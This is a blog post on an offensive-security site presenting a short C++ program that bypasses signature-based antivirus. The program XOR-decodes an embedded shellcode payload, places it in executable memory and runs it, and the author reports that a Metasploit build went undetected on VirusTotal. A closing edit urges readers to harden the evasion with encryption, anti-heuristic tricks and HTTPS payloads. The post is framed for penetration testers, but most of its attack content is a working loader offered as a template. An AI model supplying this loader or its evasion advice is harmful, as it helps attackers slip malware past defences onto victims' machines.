![attactics[dot]org](/wp-content/uploads/2018/02/attactics_logo.png)
I had originally set out to write a long winded blog post on different antivirus bypass techniques. I went through what was supposed to be step 1 of my guide and uploaded my binary to virustotal… and the binary got a 0/56 detection rate. I then decided to throw out my long winded idea and move forward with this quick and dirty blog post.
Before I dive in to this small tidbit of C++ code, I’d like to touch on a tool that is really good at producing binaries that almost always evade detection, Veil-Evasion (part of the Veil-Framework). This tool is awesome (many thanks to @harmj0y and others for creating and contributing to this awesome project) and in almost all instances I have had to use it has not let me down. If it has, I blame people who keep generating binaries and then testing them on virustotal. Please stop doing that.
At any rate, if tools like Veil Evasion are so epic, why should you care about knowing how to slap togother a binary with a shellcode payload yourself? Well there are a number of reasons:
- People get busy and tools become deprecated
- The binaries generated by tools become fingerprintable; not the payload necessarily, but the compiled structure of the binary.
- As a penetration tester, it is a good skill to learn how to write, at least, basic AV bypasses. Ups your leet cred.. or so I hear.
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
 char b[] = {/* your XORd with key of 'x' shellcode goes here i.e. 0x4C,0x4F, 0x4C */};
 char c[sizeof b];
 for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
 void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
 memcpy(exec, c, sizeof c);
 ((void(*)())exec)();
}
So you are probably looking at that and thinking ‘really?’ – I know how you feel. This is how I felt after I intended this to be step 1 of my tutorial. I’d like to stress that this is an incredible simple and most basic technique, yet its success is still rather surprising.
I originally wrote this example and tested it on virus total a while ago, but I did reanalyze the executable on virustotal at the time of publishing this post and found it still had a 0 detection rate.

The binary you generate will very likely not match the SHA256 of the binary I have tested; the binary I uploaded contained shellcode generated with the metasploit framework.
Final Comments
Final note: The above may not work on _all_ antivirus solutions. I had thought that was implicit, but thought I would mention it before the pitch forks come after me!
Edit (3/17/2016): Wow. This post blew up a lot more than I intended it to. Please bear in mind that this article was targeted at penetration testers. The goal was to demonstrate an extremely simplistic signature based AV bypass technique. I didn’t point out ‘signature’ as I assumed it was obvious that heuristics capabilities would very likely pick this up – although it really depends on your payload more than anything else. I don’t advocate using this technique over infinitely more sophisticated implementations that can be found in Veil-Framework or Shellter. Think of the above code as a template – get creative – make the encoding routing more complicated – maybe implement encryption with key bruteforcing? then maybe add some prime number generation at the get go to throw off heuristics if you want to be fancy. Use payloads that communicate over HTTPS as well. Sky’s the limit right?.